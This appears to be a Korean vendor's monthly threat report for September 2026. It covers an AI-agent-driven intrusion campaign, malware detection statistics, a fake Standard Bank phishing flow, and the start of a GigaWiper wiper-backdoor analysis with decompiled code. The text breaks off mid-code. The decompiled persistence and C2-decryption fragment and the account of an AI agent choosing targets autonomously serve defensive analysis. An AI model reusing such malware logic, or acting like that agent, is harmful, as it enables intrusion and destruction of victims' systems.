
SGA 보안레이더

보안위협 리포트

Vol. 16
2026.09

9월의 악성코드 분석

GigaWiper 백도어 악성코드



sga 에스지에이솔루션즈(주)

SGA보안레이더 발행본 다운로드



앞서 발행된 SGA보안레이더를 다운받으실 수 있습니다.

	주요이슈	다운로드
2025. 7.	SwaetRAT	Download
2025. 8.	링크파일 활용한 백도어 악성코드	Download
2025. 9.	Gunra Ransomware	Download
2025. 10.	LockBit 4.0 랜섬웨어	Download
2025. 11.	RokRAT	Download
2025. 12	HybridPetaya	Download
2026. 1.	DarkCloud Straler	Download
2026. 2.	문서위장 악성파일	Download
2026. 3.	와이퍼(Wiper) 악성코드	Download
2026. 4.	LiteLLM 악성코드	Download
2026. 5.	LockBit 5.0 랜섬웨어	Download
2026. 6.	카카오페이지 위장 악성코드	Download
2026. 7.	젠틀맨(Gentle men) 랜섬웨어	Download
2026. 8.	매크로를 이용한 MS워드 악성코드	Download

CONTENTS

발행일자: 2026년 9월

1. 26. 8월 보안 동향
2. 악성코드 통계 및 분석
3. 피싱메일 분석
4. 악성코드 분석
5. 주요 보안 뉴스



1. 2026년 8월 보안 동향

2026년 8월 보안동향을 조사한 결과 사이버 공격이 지속적으로 늘어나고 있는 것으로 나타났다.

중국계 해커가 AI를 결합하여 정찰부터 침투까지 자동화 공격 환경을 구축 및 공격

중국계 해커가 딥시크(DeepSeek) 추론 모델과 헤르메스 에이전트(Hermes Agent)를 결합하여 정찰부터 침투까지 자동화 공격 환경을 구축한 것으로 나타났다.

AI 에이전트는 위험도 9.8점의 LangFlow 취약점 서버를 찾아 침투를 시도하였으나 로그인 인증 장벽에 부딪히자 공격을 즉각 중단한 것으로 확인된다. 이어 LangFlow 취약점을 스스로 '공격 가치 낮음'으로 판단한 뒤 파급력이 더 큰 다른 취약점으로 자율 전환하여 공격한 것으로 확인된다.

AI 에이전트가 주도한 공격은 서버의 사용자 인증 보안 설정으로 인해 실제 침해는 발생하지 않았으며, 해커는 수동 공격을 병행해 Citrix NetScaler 취약점으로 3개 조직의 데이터를 탈취하였다.

중국계 사이버 범죄 조직이 윈도우와 리눅스 웹 서버를 대상으로 AI와 정교한 백도어를 결합하여 침투 작전을 기획

중국계 사이버 범죄 조직 'UAT-10147'이 윈도우와 리눅스 웹 서버를 대상으로 인공지능(AI) 기술과 정교한 백도어를 결합한 침투 작전을 전개하고 있는 것으로 나타났다.

공격자의 서버에서 발견된 표적 목록에는 미국, 인도, 영국, 독일 등 전 세계 17만 개의 웹 서버 URL이 포함된 대규모 공격이 기획되었던 것으로 확인된다. 이들은 공개된 웹 취약점을 이용하여 원격 코드 실행 권한을 가로챈 뒤 검색 엔진 최적화(Search Engine Optimization)와 데이터 유출을 노린 악성코드를 유포하였다.

윈도우와 리눅스를 동시에 공격하는 신종 크로스 플랫폼 백도어 스펙터(SPECTRE)를 실전에 투입해 시스템 장악을 극대화한 것으로 확인된다.

2. 악성코드 통계 및 분석

2026년 8월 한 달 동안 사용자 PC에서 **탐지된 악성코드는 총 72,639건으로 확인**되었다.

악성코드 탐지 통계와 관련하여 가장 많이 탐지된 악성코드 유형은 Trojan으로 확인되었고, 그 뒤를 Exploit, Worm 형태의 악성코드 유형이 차지하였다.


수집된 피싱 메일은 427건이었으며, 가장 많이 수집된 피싱 메일 공격 유형은 악성 URL이 첨부된 하이퍼링크 형태의 피싱 메일로 확인되었다. 사용자를 속이기 위해 가장 많이 사용된 메일 본문 유형은 '인증 및 보안 조치 요구'였다.

■ 유형별 탐지 통계

2026년 8월 한 달 동안 사용자 PC에서 탐지된 악성코드의 유형을 확인한 결과 **Trojan 형태의 악성코드가 42,098건(57.95%)으로 1순위를 차지**했다. Trojan 형태의 악성코드 중 Ransomware의 탐지 비율은 여전히 높았고, 2026년 07월 대비 Agent 유형의 탐지 비율이 증가하였다.


컴퓨터의 소프트웨어나 하드웨어 관련 제품의 버그, 보안 취약점 등 **설계상 결함을 이용해 공격하는 Exploit 형태의 악성코드가 13,142건(24.09%)으로 2위를 차지**했다. Exploit 형태의 악성코드 중 Exploit.CVE-2010-2568.Gen의 탐지 비율이 높았고, 7월에 없던 Java.Exploit.CVE-2011-3544.G가 탐지되었다.

마지막으로 컴퓨터의 취약점을 찾아 네트워크를 통해 스스로 감염이 되는 **Worm 형태의 악성코드가 5,040건(6.93%)으로 3위를 차지**했다. Worm 형태의 악성코드인 Worm.DownadupJob.A의 탐지 비율은 높아졌으며, Worm.Generic 악성코드가 새롭게 탐지되었다.



[2026년 8월 유형별 탐지 통계]

■ 악성코드 TOP 10 탐지 통계




[2026년 8월 악성코드 TOP 10 탐지 통계]

2026년 8월 한 달 동안 사용자 PC에서 많이 탐지된 악성코드 중 컴퓨터의 소프트웨어나 하드웨어 관련 제품의 버그, 보안 취약점 등 설계상의 결함을 이용해 공격하는 **악성코드 진단명인 Exploit.CVE-2010-2568.Gen가 1위를 차지**했다.

그 다음으로 악의적인 목적을 위해 사용자를 대신하여 작업을 수행하는 악성 행위를 하는 **악성코드 진단명인 Trojan.Agent.BPNG가 탐지**되었다.

3위는 델파이의 특정 라이브러리가 감염된 후 컴파일 과정에서 생성되는 EXE 및 DLL 등에 바이러스 코드가 삽입되어 **악성 행위를 하는 악성코드 진단명인 Win32.Induc.A가 탐지**되었다.

■ 피싱 메일 본문 및 공격 유형 통계



[2026년 8월 악성코드 피싱 메일 본문 유형 통계]

2026년 8월 한 달 동안 자사에 수집된 피싱 메일은 427건이며, **"인증 및 보안 조치 요구" 내용이 담긴 피싱 메일이 159건(37.2%)으로 가장 많이 수집**되었다. 비밀번호 만료에 따른 업데이트 요청 내용이 담긴 메일이 가장 많았으며, 그 외에도 다양한 본인 인증을 유도하는 메일이 많았다.

그 다음으로 "업무 및 계약 문서 확인" 내용을 담은 피싱 메일이 114건(26.69%)으로 수집되었다. 사용자에게 사업 투자를 제안하거나, 업무 관련 내용으로 가장하여 본문 내 URL 클릭을 유도하는 형태의 메일이 많았다.

첨부 파일이 포함된 피싱 메일은 32건이 수집되었으며, 첨부 파일의 종류는 Script 파일 28건, 그 외 4건으로 수집되었다.


수집된 첨부 파일 중 대부분이 Script와 문서 파일을 이용해 사용자를 속이는 형태의 악성코드였으며, 최종적으로는 특정 영역을 클릭하도록 유도하는 형태로 확인된다. 이러한 **악성코드에는 로그인을 유도하기 위한 악성 도메인 또는 추가 악성 행위를 위해 다운로드하는 URL이 담겨 있었다.**

이처럼 사용자로 하여금 클릭을 할 수밖에 없는 내용을 담은 주제로 작성되어 있어 사용자의 주의가 필요하다.

3. 피싱 메일 분석

수집된 메일 중 계약 문서 메일을 위장한 피싱 메일에 대해 분석을 진행하였으며 분석 내용은 다음과 같다.

- 아프리카 'Standard Bank' 은행 메일 확인



[계좌 인증 요구]


아프리카 최대 규모의 은행인 'Standard Bank'를 사칭해 계좌 인증을 요구하는 피싱 메일이 유포된 것으로 확인된다.

해당 메일은 불특정 다수에게 배포되었으나, 실제로는 아프리카와 교류하는 무역, 엔지니어 등 소수의 관련 종사자를 노린 공격으로 추정된다.

메일 본문은 사용자의 결제 대금 이체 전 계좌 정보를 확인해야 한다는 내용을 담고 있으며 하단의 'Verify & Receive Payment' 버튼을 통해 계좌 정보 인증을 유도하고 있다.

버튼을 클릭하면 피싱 사이트로 이동하여 계좌 정보와 개인 정보를 입력 받고, 해당 정보들은 공격자의 C2 서버로 전송된다.

- 계좌 인증 1단계 - 카드 번호 입력




[카드 번호 입력]

메일 본문의 버튼 클릭 시 Standard Bank 사이트로 위장한 피싱 사이트로 연결되며,
계좌 인증 3단계 중 첫 번째 단계로 카드 번호 16자리 입력을 요구한다.

공격자는 좀 더 정확한 카드 번호를 입력 받기 위해 다음과 같은 두 가지 조건을 확인하며,
조건을 만족한 카드 번호가 입력될 시 계좌 인증 2단계로 이동한다.

- 번호의 앞 6자리가 South Africa Standard Bank의 BIN번호와 일치
- 유효한 16자리 카드 번호

- 계좌 인증 2단계 - 카드 세부 정보 및 개인 정보 입력




[카드 세부 정보 및 개인 정보 입력]

계좌 인증 2단계에서는 계좌 소유권 확인을 위한 일회성 인증이 필요하다며 카드 세부 정보(만료일과 CVV, PIN)와 개인 정보(전화번호, 이메일)를 요구한다.

해당 정보들을 양식에 맞게 입력할 경우 별도의 확인 절차 없이 마지막 단계인 계좌 인증 3단계로 이동한다.

- 계좌 인증 3단계 – 입력 받은 정보들 공격자 C2로 전송



[결제 진행 중 화면]

마지막 단계에서는 결제 진행 중이라는 화면을 띄우며 입력 받은 정보들과 사용자의 IP 및 국가 정보 등을 공격자 C2로 전송한다.

이후 Standard Bank 로그인 페이지로 위장한 사이트로 이동하여 계좌 인증이 정상적으로 진행된 것처럼 착각하게 유도한다.

“ 배너를 클릭하고 바이러스체이서 10 AI 를 다운로드하세요!
바이러스체이서 10AI 는 무료로 사용하실 수 있습니다. ”



4. 악성코드 분석

8월에는 GigaWiper 백도어 악성코드가 수집되었으며, 분석 내용은 다음과 같다.

■ 개요

'GigaWiper' 백도어는 2025년 10월에 발견되었고 Go 언어로 개발된 정교한 악성코드로 발표되었으며, C2 명령 및 제어 기능뿐만 아니라 시스템 무력화 및 데이터의 영구적인 파괴를 목적으로 설계 및 수행하는 것이 특징이다.

명령어를 수행하는 명령 코드 1부터 20(14 제외)까지 총 19가지가 존재하며, C2 명령 및 제어 기능과 디스크 삭제, 파괴형 랜섬웨어(가짜) 등 감염 시스템에 치명적인 피해를 입힐 수 있는 것으로 확인된다.

현재 확보된 샘플의 경우 공격자의 C2 서버와 통신이 단절된 상태로 확인되며, C2 명령 기반의 추가 동적 행위에 제약이 따른다.

■ 주요 기능

- 원격 제어
- MBR 파괴
- 부팅 관련 파일 파괴
- 파일 파괴
- 화면 모니터링
- 안티포렌식

■ 상세 분석

- Main.Main 코드

Decompile: main.main - (GigaWiper)

```
undefined8 local_18;

                    /* ./main.go:23 */
while (&local_28 <= *(undefined ***)(unaff_R14 + 0x10)) {
  runtime.morestack_noctxt();
}
                    /* 레지스트리 실행 횟수 등록, 지속 메커니즘 scheduledtask
                       등록 */
rabbit/bin.HandleExecutingAppCount();
uVar1 = DAT_1409dae90;
                    /* Redis 접속 정보 복호화 */
rabbit/bin.AESDecrypt
          ("ac598f5f64708ac219780c48fe5056054608ad92a9830a0b9f7860d2c9d8d5d4",0x40,
           "1bc305639f9a4aeacbda4df68482306aa9fa90ea55ccc02c85466fb4301673af",0x40);
rabbit/bin.AESDecrypt
          ("7e94e4ba3348efd7de101761f2398b813af0fa081e6d3205be461e67b66fe798",0x40,
           "1bc305639f9a4aeacbda4df68482306aa9fa90ea55ccc02c85466fb4301673af",0x40);
rabbit/bin.AESDecrypt
